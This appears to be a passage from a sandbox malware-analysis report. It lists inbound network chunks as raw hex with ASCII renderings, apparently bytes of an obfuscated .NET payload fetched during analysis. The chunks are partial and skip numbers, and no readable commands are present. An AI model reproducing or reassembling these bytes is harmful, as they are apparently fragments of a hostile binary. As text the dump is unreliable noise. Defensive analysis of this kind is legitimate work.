2022-01-14 00:10:16 UTC	39	IN	Data Raw: 27 00 00 37 16 00 00 5e 05 00 00 b3 11 00 00 03 0f 00 00 9a 02 00 00 c6 01 00 00 fb 11 00 00 c2 20 00 00 da 13 00 00 51 1a 00 00 11 0b 00 00 6c 16 00 00 92 1f 00 00 7d 0f 00 00 90 2b 00 00 2b 1e 00 00 2d 03 00 00 ff 1a 00 00 a9 07 00 00 8b 1e 00 00 99 23 00 00 f5 24 00 00 50 16 00 00 3b 11 00 00 e7 1f 00 00 54 0f 00 00 39 19 00 00 8c 03 00 00 36 2a 00 00 59 13 00 00 51 23 00 00 c2 2c 00 00 13 24 00 00 cd 05 00 00 bc 2a 00 00 4e 06 00 00 4e 2b 00 00 de 2c 00 00 e5 26 00 00 89 22 00 00 9b 2e 00 00 05 00 00 00 81 25 00 00 43 2f 00 00 0e 16 00 00 5f 2e 00 00 87 29 00 00 3a 0b 00 00 d2 0f 00 00 16 26 00 00 e0 1a 00 00 2f 07 00 00 53 1f 00 00 84 17 00 00 2b 2f 00 00 2e 29 00 00 0d 13 00 00 2f 24 00 00 51 04 00 00 17 14 00 00 86 00 00 00 5d 0c 00 00 3e 0d 00 00 Data Ascii: '7^ Ql}+-#$P;T96*YQ#,$*NN+,&".%C/_):&/S+/.)/$Q]>
2022-01-14 00:10:16 UTC	40	IN	Data Raw: 01 00 00 38 f9 f7 ff ff fe 0c 0e 00 20 1e 00 00 00 fe 0c 29 00 9c 20 dd 00 00 00 28 74 01 00 06 39 dc f7 ff ff 26 20 7d 00 00 00 38 d1 f7 ff ff fe 0c 0e 00 20 1e 00 00 00 fe 0c 29 00 9c 20 fd 00 00 00 fe 0e 20 00 38 b1 f7 ff ff fe 0c 11 00 20 0e 00 00 00 fe 0c 28 00 9c 20 7c 00 00 00 28 74 01 00 06 3a 98 f7 ff ff 26 20 8b 00 00 00 38 8d f7 ff ff 16 13 14 20 5b 01 00 00 28 74 01 00 06 39 7b f7 ff ff 26 20 02 00 00 00 38 70 f7 ff ff 20 8b 00 00 00 20 2e 00 00 00 59 fe 0e 29 00 20 c0 00 00 00 28 74 01 00 06 39 52 f7 ff ff 26 20 96 00 00 00 38 47 f7 ff ff 7e 77 00 00 04 74 36 00 00 01 28 72 01 00 06 80 76 00 00 04 20 02 00 00 00 fe 0e 20 00 38 21 f7 ff ff fe 0c 0e 00 20 14 00 00 00 fe 0c 29 00 9c 20 28 00 00 00 38 0d f7 ff ff 73 73 00 00 0a 13 25 20 54 00 00 Data Ascii: 8) (t9& }8) 8 (|(t:& 8 [(t9{& 8p .Y) (t9R& 8G~wt6(rv 8!) (8ss% T
2022-01-14 00:10:16 UTC	41	IN	Data Raw: 00 00 00 28 74 01 00 06 39 9b f2 ff ff 26 20 8f 00 00 00 38 90 f2 ff ff 38 aa 25 00 00 20 86 01 00 00 38 81 f2 ff ff 20 11 00 00 00 20 7a 00 00 00 58 fe 0e 29 00 20 8c 00 00 00 fe 0e 20 00 38 60 f2 ff ff fe 0c 0e 00 20 0c 00 00 00 20 7b 00 00 00 20 39 00 00 00 58 9c 20 9e 00 00 00 28 73 01 00 06 3a 40 f2 ff ff 26 20 97 00 00 00 38 35 f2 ff ff fe 0c 0e 00 20 08 00 00 00 20 74 00 00 00 20 6b 00 00 00 59 9c 20 e0 00 00 00 38 16 f2 ff ff 20 4d 00 00 00 20 5e 00 00 00 58 fe 0e 29 00 20 7b 00 00 00 38 fd f1 ff ff fe 0c 0e 00 20 04 00 00 00 20 1c 00 00 00 20 18 00 00 00 58 9c 20 0b 01 00 00 38 de f1 ff ff 20 46 00 00 00 20 3b 00 00 00 58 fe 0e 29 00 20 70 00 00 00 28 74 01 00 06 3a c0 f1 ff ff 26 20 c8 00 00 00 38 b5 f1 ff ff fe 0c 0e 00 20 02 00 00 00 fe 0c 29 Data Ascii: (t9& 88% 8 zX) 8` { 9X (s:@& 85 t kY 8 M ^X) {8 X 8 F ;X) p(t:& 8)
2022-01-14 00:10:16 UTC	43	IN	Data Raw: 38 4a ed ff ff 20 aa 00 00 00 20 38 00 00 00 59 fe 0e 28 00 20 76 00 00 00 28 73 01 00 06 3a 2c ed ff ff 26 20 1c 00 00 00 38 21 ed ff ff fe 0c 11 00 20 0e 00 00 00 20 80 00 00 00 20 2a 00 00 00 59 9c 20 f1 00 00 00 38 02 ed ff ff fe 0c 0e 00 20 13 00 00 00 fe 0c 29 00 9c 20 d5 00 00 00 28 73 01 00 06 3a e5 ec ff ff 26 20 03 00 00 00 38 da ec ff ff 11 06 8e 69 1a 5b 13 09 20 49 01 00 00 38 c8 ec ff ff fe 0c 0e 00 20 1c 00 00 00 20 87 00 00 00 20 02 00 00 00 58 9c 20 00 00 00 00 28 73 01 00 06 3a a4 ec ff ff 26 20 00 00 00 00 38 99 ec ff ff fe 0c 0e 00 20 0b 00 00 00 fe 0c 29 00 9c 20 8a 00 00 00 38 81 ec ff ff fe 0c 11 00 20 0d 00 00 00 20 92 00 00 00 20 30 00 00 00 59 9c 20 04 01 00 00 38 62 ec ff ff fe 0c 0e 00 20 07 00 00 00 fe 0c 29 00 9c 20 01 01 00 Data Ascii: 8J 8Y(v(s:,& 8! *Y 8) (s:& 8i[I8 X (s:& 8) 8 0Y 8b)

Timestamp	kBytes transferred	Direction	Data
2022-01-14 00:10:16 UTC	44	IN	Data Raw: b1 00 00 00 28 73 01 00 06 3a e8 e7 ff ff 26 20 7e 00 00 00 38 dd e7 ff ff 20 e3 00 00 00 20 4b 00 00 00 59 fe 0e 28 00 20 31 01 00 00 38 c4 e7 ff ff fe 0c 11 00 20 0f 00 00 00 20 78 00 00 00 20 17 00 00 00 58 9c 20 cb 00 00 00 38 a5 e7 ff ff fe 0c 0e 00 20 04 00 00 00 20 58 00 00 00 20 22 00 00 00 58 9c 20 4f 00 00 00 38 86 e7 ff ff fe 0c 0e 00 20 00 00 00 00 fe 0c 29 00 9c 20 44 01 00 00 38 6e e7 ff ff fe 0c 0e 00 20 09 00 00 00 fe 0c 29 00 9c 20 1f 00 00 00 28 74 01 00 06 3a 51 e7 ff ff 26 20 96 00 00 00 38 46 e7 ff ff 11 26 11 23 11 26 11 23 91 11 1a 11 23 91 61 d2 9c 20 cc 00 00 00 38 2b e7 ff ff 20 08 00 00 00 20 52 00 00 00 58 fe 0e 29 00 20 0e 00 00 00 38 12 e7 ff ff fe 0c 0e 00 20 0e 00 00 00 20 90 00 00 00 20 5f 00 00 00 59 9c 20 2e 00 00 00 28 Data Ascii: (s:& ~8 KY(18 x X 8 X "X O8) D8n) (t:Q& 8F&#&##a 8+ RX) 8 _Y .(
2022-01-14 00:10:16 UTC	45	IN	Data Raw: 19 00 00 00 20 94 00 00 00 20 31 00 00 00 59 9c 20 7e 00 00 00 38 83 e2 ff ff fe 0c 11 00 20 09 00 00 00 20 b9 00 00 00 20 3d 00 00 00 59 9c 20 db 00 00 00 38 64 e2 ff ff 20 2b 00 00 00 20 12 00 00 00 58 fe 0e 28 00 20 27 00 00 00 28 73 01 00 06 3a 46 e2 ff ff 26 20 18 00 00 00 38 3b e2 ff ff fe 0c 0e 00 20 0c 00 00 00 20 d6 00 00 00 20 47 00 00 00 59 9c 20 48 01 00 00 38 1c e2 ff ff fe 0c 0e 00 20 13 00 00 00 20 bf 00 00 00 20 45 00 00 00 59 9c 20 1f 00 00 00 28 74 01 00 06 3a f8 e1 ff ff 26 20 88 00 00 00 38 ed e1 ff ff fe 0c 0e 00 20 11 00 00 00 20 92 00 00 00 20 29 00 00 00 58 9c 20 8d 00 00 00 28 73 01 00 06 39 c9 e1 ff ff 26 20 23 01 00 00 38 be e1 ff ff 20 92 00 00 00 20 4c 00 00 00 59 fe 0e 29 00 20 1c 00 00 00 28 73 01 00 06 39 a0 e1 ff ff 26 20 Data Ascii: 1Y ~8 =Y 8d + X('(s:F& 8; GY H8 EY (t:& 8)X (s9& #8 LY) (s9&
2022-01-14 00:10:16 UTC	47	IN	Data Raw: ff ff 00 11 15 11 25 28 6d 01 00 06 20 00 00 00 00 28 73 01 00 06 39 0f 00 00 00 26 20 00 00 00 00 38 04 00 00 00 fe 0c 19 00 45 01 00 00 00 05 00 00 00 38 00 00 00 00 dd e1 06 00 00 11 15 3a 53 00 00 00 20 00 00 00 00 28 73 01 00 06 39 0f 00 00 00 26 20 01 00 00 00 38 04 00 00 00 fe 0c 12 00 45 03 00 00 00 24 00 00 00 05 00 00 00 39 00 00 00 38 1f 00 00 00 38 2f 00 00 00 20 00 00 00 00 28 74 01 00 06 3a d6 ff ff ff 26 20 00 00 00 00 38 cb ff ff ff 11 15 28 6e 01 00 06 20 02 00 00 00 fe 0e 12 00 38 b2 ff ff ff dc 20 bd 00 00 00 fe 0e 20 00 38 85 dc ff ff 38 ae 12 00 00 20 37 00 00 00 38 7a dc ff ff fe 0c 11 00 20 0d 00 00 00 fe 0c 28 00 9c 20 14 01 00 00 28 74 01 00 06 39 5d dc ff ff 26 20 11 01 00 00 38 52 dc ff ff fe 0c 0e 00 20 05 00 00 00 20 90 00 00 Data Ascii: %(m (s9& 8E8:S (s9& 8E$988/ (t:& 8(n 8 88 78z ((t9]& 8R
2022-01-14 00:10:16 UTC	48	IN	Data Raw: 00 00 00 59 fe 0e 29 00 20 c9 00 00 00 28 74 01 00 06 3a d4 d7 ff ff 26 20 f5 00 00 00 38 c9 d7 ff ff fe 0c 11 00 20 06 00 00 00 20 ce 00 00 00 20 44 00 00 00 59 9c 20 69 00 00 00 28 73 01 00 06 39 a5 d7 ff ff 26 20 80 01 00 00 38 9a d7 ff ff fe 0c 0e 00 20 04 00 00 00 fe 0c 29 00 9c 20 81 01 00 00 38 82 d7 ff ff fe 0c 0e 00 20 09 00 00 00 20 34 00 00 00 20 68 00 00 00 58 9c 20 17 00 00 00 28 74 01 00 06 3a 5e d7 ff ff 26 20 34 01 00 00 38 53 d7 ff ff 20 d7 00 00 00 20 47 00 00 00 59 fe 0e 29 00 20 3e 01 00 00 fe 0e 20 00 38 32 d7 ff ff fe 0c 0e 00 20 16 00 00 00 fe 0c 29 00 9c 20 c6 00 00 00 28 73 01 00 06 3a 19 d7 ff ff 26 20 0b 00 00 00 38 0e d7 ff ff 11 14 11 05 3f bf 0c 00 00 20 59 00 00 00 38 fb d6 ff ff 20 bb 00 00 00 20 29 00 00 00 58 fe 0e 28 00 Data Ascii: Y) (t:& 8 DY i(s9& 8) 8 4 hX (t:^& 48S GY) > 82) (s:& 8? Y8)X(
2022-01-14 00:10:16 UTC	49	IN	Data Raw: 72 00 00 00 38 89 d2 ff ff 20 32 00 00 00 20 35 00 00 00 58 fe 0e 28 00 20 0c 01 00 00 38 70 d2 ff ff fe 0c 11 00 13 1a 20 51 00 00 00 28 73 01 00 06 39 5b d2 ff ff 26 20 4b 01 00 00 38 50 d2 ff ff fe 0c 0e 00 20 18 00 00 00 fe 0c 29 00 9c 20 58 00 00 00 38 38 d2 ff ff 20 c5 00 00 00 20 39 00 00 00 58 fe 0e 29 00 20 54 00 00 00 28 73 01 00 06 39 1a d2 ff ff 26 20 79 00 00 00 38 0f d2 ff ff fe 0c 0e 00 20 0f 00 00 00 fe 0c 29 00 9c 20 d4 00 00 00 38 f7 d1 ff ff fe 0c 0e 00 20 06 00 00 00 fe 0c 29 00 9c 20 12 00 00 00 38 df d1 ff ff 20 0c 00 00 00 20 1a 00 00 00 58 fe 0e 29 00 20 70 01 00 00 28 73 01 00 06 3a c1 d1 ff ff 26 20 b6 00 00 00 38 b6 d1 ff ff fe 0c 11 00 20 0b 00 00 00 fe 0c 28 00 9c 20 1f 01 00 00 38 9e d1 ff ff 20 d4 00 00 00 20 46 00 00 00 59 Data Ascii: r8 2 5X(8p Q(s9[& K8P) X88 9X) T(s9& y8) 8) 8 X) p(s:& 8 (8 FY
2022-01-14 00:10:16 UTC	51	IN	Data Raw: 38 34 cd ff ff fe 0c 0e 00 20 05 00 00 00 20 25 00 00 00 20 60 00 00 00 58 9c 20 72 01 00 00 38 15 cd ff ff fe 0c 0e 00 20 11 00 00 00 fe 0c 29 00 9c 20 77 00 00 00 38 fd cc ff ff fe 0c 0e 00 20 08 00 00 00 fe 0c 29 00 9c 20 27 01 00 00 fe 0e 20 00 38 dd cc ff ff 11 0b 11 09 3f 3b db ff ff 20 16 01 00 00 38 ce cc ff ff 11 08 1e 62 13 08 20 3b 00 00 00 fe 0e 20 00 38 b6 cc ff ff fe 0c 0e 00 20 1e 00 00 00 20 79 00 00 00 20 2e 00 00 00 58 9c 20 55 01 00 00 fe 0e 20 00 38 93 cc ff ff 20 91 00 00 00 20 12 00 00 00 58 fe 0e 28 00 20 41 01 00 00 38 7e cc ff ff fe 0c 11 00 20 07 00 00 00 fe 0c 28 00 9c 20 85 00 00 00 38 66 cc ff ff fe 0c 11 00 20 05 00 00 00 fe 0c 28 00 9c 20 7f 01 00 00 28 74 01 00 06 39 49 cc ff ff 26 20 31 01 00 00 38 3e cc ff ff fe 0c 0e 00 Data Ascii: 84 % `X r8) w8) ' 8?; 8b ; 8 y .X U 8 X(A8~ (8f ((t9I& 18>
2022-01-14 00:10:16 UTC	52	IN	Data Raw: fe 0e 18 00 fe 0c 18 00 76 6c 6d 58 13 2a 20 92 00 00 00 38 c8 c7 ff ff 00 00 01 10 00 00 02 00 d1 22 3a 0b 23 70 00 00 00 00 13 30 04 00 5c 00 00 00 00 00 00 00 02 d0 3a 00 00 02 28 23 00 00 0a 6f 24 00 00 0a 28 cb 00 00 0a 39 3b 00 00 00 7e 78 00 00 04 3a 05 00 00 00 28 60 01 00 06 73 cc 00 00 0a 25 02 6f cd 00 00 0a 6f ce 00 00 0a 25 7e 77 00 00 04 74 36 00 00 01 6f cd 00 00 0a 6f ce 00 00 0a 6f cf 00 00 0a 2a 02 6f cd 00 00 0a 2a 13 30 03 00 4d 00 00 00 1c 00 00 11 7e 78 00 00 04 3a 05 00 00 00 28 60 01 00 06 03 6f d0 00 00 0a 0a 16 0b 38 21 00 00 00 7e 76 00 00 04 07 9a 06 28 8d 00 00 0a 39 0b 00 00 00 7e 77 00 00 04 74 36 00 00 01 2a 07 17 58 0b 07 7e 76 00 00 04 8e 69 3f d2 ff ff ff 14 2a 00 00 00 8a 02 28 09 00 00 0a 28 d1 00 00 0a 14 fe 06 62 01 Data Ascii: vlmX* 8":#p0\:(#o$(9;~x:(`s%oo%~wt6ooo*o*0M~x:(`o8!~v(9~wt6*X~vi?*((b
2022-01-14 00:10:16 UTC	53	IN	Data Raw: 14 2a 00 00 00 03 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 03 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 03 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 03 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 03 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 03 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 Data Ascii: *0*0*0*0*0*0*0*0*0*0*0*0*0*0*0*0
2022-01-14 00:10:16 UTC	55	IN	Data Raw: 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 12 00 00 14 2a 00 00 00 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 04 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 04 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 04 00 04 00 00 00 00 00 00 00 00 00 14 2a 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 17 2a 00 00 00 13 30 03 00 04 00 00 00 00 00 00 Data Ascii: *0*0*0*0*0*0*0*0*0**0*0*0*0****0
2022-01-14 00:10:16 UTC	59	IN	Data Raw: 10 00 00 02 00 1d 00 49 66 00 13 00 00 00 00 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 13 30 03 00 04 00 00 00 00 00 00 00 00 00 00 2a 03 30 08 00 04 00 00 00 00 00 00 00 00 00 00 2a 01 1c 00 00 00 00 31 00 16 47 00 0b 0a 00 00 01 02 00 07 00 55 5c 00 13 00 00 00 00 03 30 08 00 04 00 00 00 00 00 00 00 00 00 00 2a 41 34 00 00 02 00 00 00 e6 01 00 00 f7 00 00 00 dd 02 00 00 13 00 00 00 00 00 00 00 00 00 00 59 00 00 00 12 00 00 00 6b 00 00 00 46 03 00 00 0f 00 00 01 03 30 08 00 04 00 00 00 00 00 00 00 00 00 00 2a 41 1c 00 00 02 00 00 00 17 00 00 00 04 01 00 00 1b 01 00 00 13 00 00 00 00 00 00 00 03 30 08 00 04 00 00 00 00 00 00 00 Data Ascii: If**(*(*(*(*(*0*0*1GU\0*A4YkF0*A0

Timestamp	kBytes transferred	Direction	Data
2022-01-14 00:10:16 UTC	63	IN	Data Raw: 00 06 2a 00 00 00 2a 0e 01 0e 00 6f b7 05 00 06 2a 00 42 28 a9 00 00 06 d0 b4 00 00 02 28 a0 00 00 06 2a 00 00 00 2a 0e 01 0e 00 6f bb 05 00 06 2a 00 42 28 a9 00 00 06 d0 b5 00 00 02 28 a0 00 00 06 2a 00 00 00 2a 0e 01 0e 00 6f bf 05 00 06 2a 00 42 28 a9 00 00 06 d0 b6 00 00 02 28 a0 00 00 06 2a 00 00 00 2a 0e 01 0e 00 6f c3 05 00 06 2a 00 42 28 a9 00 00 06 d0 b7 00 00 02 28 a0 00 00 06 2a 00 00 00 3a 0e 03 0e 00 0e 01 0e 02 6f c7 05 00 06 2a 00 42 28 a9 00 00 06 d0 b8 00 00 02 28 a0 00 00 06 2a 00 00 00 3a 0e 03 0e 00 0e 01 0e 02 6f cb 05 00 06 2a 00 42 28 a9 00 00 06 d0 b 9 00 00 02 28 a0 00 00 06 2a 00 00 00 32 0e 02 0e 00 0e 01 6f cf 05 00 06 2a 00 00 00 42 28 a9 00 00 06 d0 ba 00 00 02 28 a0 00 00 06 2a 00 00 00 32 0e 02 0e 00 0e 01 6f d3 05 00 06 2a Data Ascii: **o*B((**o*B((**o*B((**o*B((*:o*B((*:o*B((*2o*B((*2o*
2022-01-14 00:10:16 UTC	64	IN	Data Raw: d1 00 00 02 28 a0 00 00 06 2a 00 00 00 3a 0e 03 0e 00 0e 01 0e 02 6f 2f 06 00 06 2a 00 42 28 a9 00 00 06 d0 d2 00 00 02 28 a0 00 00 06 2a 00 00 00 3a 0e 03 0e 00 0e 01 0e 02 6f 33 06 00 06 2a 00 42 28 a9 00 00 06 d0 d3 00 00 02 28 a0 00 00 06 2a 00 00 00 3a 0e 03 0e 00 0e 01 0e 02 6f 37 06 00 06 2a 00 42 28 a9 00 00 06 d0 d4 00 00 02 28 a0 00 00 06 2a 00 00 00 32 0e 02 0e 00 0e 01 6f 3b 06 00 06 2a 00 00 00 42 28 a9 00 00 06 d0 d5 00 00 02 28 a0 00 00 06 2 a 00 00 00 32 0e 02 0e 00 0e 01 6f 3f 06 00 06 2a 00 00 00 42 28 a9 00 00 06 d0 d6 00 00 02 28 a0 00 00 06 2a 00 00 00 2a 0e 01 0e 00 6f 43 06 00 06 2a 00 42 28 a9 00 00 06 d0 d7 00 00 02 28 a0 00 00 06 2a 00 00 00 2a 0e 01 0e 00 6f 47 06 00 06 2a 00 42 28 a9 00 00 06 d0 d8 00 00 02 28 a0 00 00 06 2a 00 Data Ascii: (*:o/*B((*:o3*B((*:o7*B((*2o;*B((*2o?*B((**oC*B((**oG*B((*
2022-01-14 00:10:16 UTC	68	IN	Data Raw: 00 00 5b 16 00 00 2d 00 ea 01 27 06 00 01 00 00 6f 16 00 00 2d 00 eb 01 2b 06 00 01 00 00 83 16 00 00 2d 00 ec 01 2f 06 00 01 00 00 97 16 00 00 2d 00 ed 01 33 06 00 01 00 00 ab 16 00 00 2d 00 ee 01 37 06 00 01 00 00 bf 16 00 00 2d 00 ef 01 3b 06 00 01 00 00 d3 16 00 00 2d 00 f0 01 3f 06 00 01 00 00 e7 16 00 00 2d 00 f1 01 43 06 00 01 00 00 fb 16 00 00 2d 00 f2 01 47 06 13 00 16 17 3b 01 13 00 73 17 4e 01 06 00 f0 17 75 01 11 00 91 18 7a 01 11 00 22 19 e9 01 16 00 59 19 ec 01 11 00 9a 19 ef 01 01 00 41 1a 01 02 11 00 82 1a 04 02 16 00 af 1b 51 02 11 00 b6 1b 01 02 13 00 f5 1b 5f 02 01 00 d2 1d aa 02 13 00 d8 1d ae 02 16 00 af 1b bd 03 16 00 33 1f ce 03 16 00 af 1b dd 03 16 00 33 1f ee 03 16 00 3a 1f ee 03 16 00 41 1f fc 03 16 00 48 1f bd 03 16 00 4f 1f ce Data Ascii: [-'o-+-/-3-7-;-?-C-G;sNuz"YAQ_33:AHO
2022-01-14 00:10:16 UTC	72	IN	Data Raw: 04 44 00 00 00 00 00 03 00 c6 01 4a 21 a7 04 46 00 00 00 00 00 03 00 c6 01 7a 21 87 04 49 00 d0 23 00 00 00 00 91 18 0f 17 37 01 4b 00 00 00 00 00 03 00 86 18 54 00 65 01 4b 00 00 00 00 00 03 00 c6 01 24 18 b4 04 4d 00 00 00 00 00 03 00 c6 01 4a 21 ca 04 5a 00 00 00 00 00 03 00 c6 01 7a 21 e6 04 68 00 d8 23 00 00 00 00 91 18 0f 17 37 01 6c 00 00 00 00 00 03 00 86 18 54 00 65 01 6c 00 00 00 00 00 03 00 c6 01 24 18 f5 04 6e 00 00 00 00 00 03 00 c6 01 4a 21 fd 04 71 00 00 00 00 00 03 00 c6 01 7a 21 87 04 75 00 e0 23 00 00 00 00 91 18 0f 17 37 01 77 00 00 00 00 00 03 00 86 18 5 4 00 65 01 77 00 00 00 00 00 03 00 c6 01 24 18 f5 04 79 00 00 00 00 00 03 00 c6 01 4a 21 fd 04 7c 00 00 00 00 00 03 00 c6 01 7a 21 87 04 80 00 e8 23 00 00 00 00 91 18 0f 17 37 01 82 00 Data Ascii: DJ!Fz!I#7KTeK$MJ!Zz!h#7lTel$nJ!qz!u#7wTew$yJ!|z!#7
2022-01-14 00:10:16 UTC	76	IN	Data Raw: b2 01 70 ea 00 00 08 00 86 18 54 00 d7 00 b4 01 78 ea 00 00 00 00 91 18 0f 17 37 01 b4 01 80 ea 00 00 08 00 93 00 ad 3f da 0d b4 01 88 ea 00 00 08 00 93 00 b8 3f df 0d b4 01 b4 ea 00 00 08 00 93 00 14 40 a9 0e b8 01 bc ea 00 00 08 00 93 00 1f 40 b6 0e bb 01 c4 ea 00 00 08 00 93 00 2a 40 37 01 be 01 d4 ea 00 00 08 00 93 00 35 40 70 02 be 01 e4 ea 00 00 08 00 93 00 40 40 d3 0e bf 01 f4 ea 00 00 08 00 86 18 54 00 d7 00 c0 01 fc ea 00 00 08 00 91 18 0f 17 37 01 c0 01 50 eb 00 00 08 00 93 00 4b 40 45 01 c0 01 58 eb 00 00 08 00 93 00 5f 40 e3 0e c0 01 60 eb 00 00 08 00 93 00 73 40 37 01 c0 01 68 eb 00 00 08 00 c3 02 f3 40 fe 0e c0 01 70 eb 00 00 08 00 c3 02 fe 40 fe 0e c1 01 78 eb 00 00 08 00 86 18 54 00 05 0f c2 01 88 eb 00 00 08 00 86 18 54 00 0a 0f c3 01 98 Data Ascii: pTx7??@@*@75@p@@T7PK@EX_@`s@7h@p@xTT
2022-01-14 00:10:16 UTC	81	IN	Data Raw: 02 24 f8 00 00 08 00 86 00 8b 47 74 0f 33 02 34 f8 00 00 08 00 c6 00 b3 43 74 0f 34 02 44 f8 00 00 08 00 86 00 96 47 74 0f 35 02 54 f8 00 00 08 00 c6 00 be 43 74 0f 36 02 64 f8 00 00 08 00 c6 00 c9 43 74 0f 37 02 74 f8 00 00 08 00 c6 00 d4 43 6e 0f 38 02 84 f8 00 00 08 00 c6 00 df 43 74 0f 38 02 94 f8 00 00 08 00 c6 00 ea 43 74 0f 39 02 a4 f8 00 00 08 00 c6 00 f5 43 74 0f 3a 02 b4 f8 00 00 08 00 c6 00 00 44 74 0f 3b 02 c4 f8 00 00 08 00 86 00 a1 47 fb 0f 3c 02 cc f8 00 00 08 00 86 00 ac 47 fb 0f 3d 02 d4 f8 00 00 08 00 86 00 b7 47 fb 0f 3e 02 dc f8 00 00 08 00 c6 00 f1 2e 08 02 3f 02 e4 f8 00 00 08 00 c3 02 0b 44 6e 0f 3f 02 ec f8 00 00 08 00 c3 02 16 44 7e 01 3f 02 f4 f8 00 00 08 00 c3 02 21 44 7d 0f 3f 02 04 f9 00 00 08 00 c3 02 37 44 7d 0f 40 02 14 f9 Data Ascii: $Gt34Ct4DGt5TCt6dCt7tCn8Ct8Ct9Ct:Dt;G<G=G>.?Dn?D~?!D}?7D}@
2022-01-14 00:10:16 UTC	85	IN	Data Raw: 50 01 01 00 08 00 c3 02 f3 40 fe 0e b4 02 60 01 01 00 08 00 c3 02 fe 40 fe 0e b5 02 68 01 01 00 08 00 c3 02 df 4a fe 0e b6 02 70 01 01 00 08 00 c3 02 35 41 41 0f b7 02 80 01 01 00 08 00 c3 02 0b 44 6e 0f b8 02 88 01 01 00 08 00 c3 02 16 44 7e 01 b8 02 90 01 01 00 08 00 c3 02 21 44 7d 0f b8 02 a0 01 01 00 08 00 c3 02 37 44 7d 0f b9 02 b0 01 01 00 08 00 c3 02 56 41 7e 01 ba 02 b8 01 01 00 08 00 93 00 ec 4c 45 01 ba 02 c0 01 01 00 08 00 93 00 00 4d 05 11 ba 02 c8 01 01 00 08 00 93 00 14 4d c3 0a ba 02 d0 01 01 00 00 00 91 18 0f 17 37 01 ba 02 d8 01 01 00 08 00 86 18 54 00 d7 00 ba 02 e0 01 01 00 08 00 93 00 5d 4d 45 01 ba 02 e8 01 01 00 08 00 93 00 71 4d 10 11 ba 02 f0 01 01 00 00 00 91 18 0f 17 37 01 ba 02 f8 01 01 00 08 00 86 18 54 00 d7 00 ba 02 00 02 01 Data Ascii: P@`@hJp5AADnD~!D}7D}VA~LEMM7T]MEqM7T
2022-01-14 00:10:16 UTC	89	IN	Data Raw: 00 00 00 03 00 06 18 54 00 65 01 31 03 dc 0d 01 00 08 00 10 18 0f 17 37 01 31 03 00 00 00 00 03 00 46 00 24 18 b3 00 31 03 f0 0d 01 00 08 00 16 00 f5 68 bc 18 31 03 00 00 00 00 03 00 06 18 54 00 65 01 31 03 fc 0d 01 00 08 00 10 18 0f 17 37 01 31 03 00 00 00 00 03 00 46 00 24 18 c9 18 31 03 10 0e 01 00 08 00 16 00 f5 68 cf 18 31 03 00 00 00 00 03 00 06 18 54 00 65 01 31 03 1c 0e 01 00 08 00 10 18 0f 17 37 01 31 03 00 00 00 00 03 00 46 00 24 18 dd 18 31 03 30 0e 01 00 08 00 16 00 f5 68 e4 18 31 03 00 00 00 00 03 00 06 18 54 00 65 01 31 03 3c 0e 01 00 08 00 10 18 0f 17 37 01 31 03 00 00 00 00 03 00 46 00 24 18 f3 18 31 03 50 0e 01 00 08 00 16 00 f5 68 f8 18 31 03 00 00 00 00 03 00 06 18 54 00 65 01 31 03 5c 0e 01 00 08 00 10 18 0f 17 37 01 31 03 00 00 00 00 Data Ascii: Te171F$1h1Te171F$1h1Te171F$10h1Te1<71F$1Ph1Te1\71
2022-01-14 00:10:16 UTC	93	IN	Data Raw: 00 00 03 00 46 00 24 18 53 1f 31 03 f8 17 01 00 08 00 16 00 f5 68 5c 1f 31 03 00 00 00 00 03 00 06 18 54 00 65 01 31 03 08 18 01 00 08 00 10 18 0f 17 37 01 31 03 00 00 00 00 03 00 46 00 24 18 6d 1f 31 03 1c 18 01 00 08 00 16 00 f5 68 75 1f 31 03 00 00 00 00 03 00 06 18 54 00 65 01 31 03 2c 18 01 00 08 00 10 18 0f 17 37 01 31 03 00 00 00 00 03 00 46 00 24 18 85 1f 31 03 40 18 01 00 08 00 16 00 f5 68 8c 1f 31 03 00 00 00 00 03 00 06 18 54 00 65 01 31 03 50 18 01 00 08 00 10 18 0f 17 37 01 31 03 00 00 00 00 03 00 46 00 24 18 9b 1f 31 03 64 18 01 00 08 00 16 00 f5 68 a2 1f 31 03 00 00 00 00 03 00 06 18 54 00 65 01 31 03 70 18 01 00 08 00 10 18 0f 17 37 01 31 03 00 00 00 00 03 00 46 00 24 18 b1 1f 31 03 84 18 01 00 08 00 16 00 f5 68 b8 1f 31 03 00 00 00 00 03 Data Ascii: F$S1h\1Te171F$m1hu1Te1,71F$1@h1Te1P71F$1dh1Te1p71F$1h1
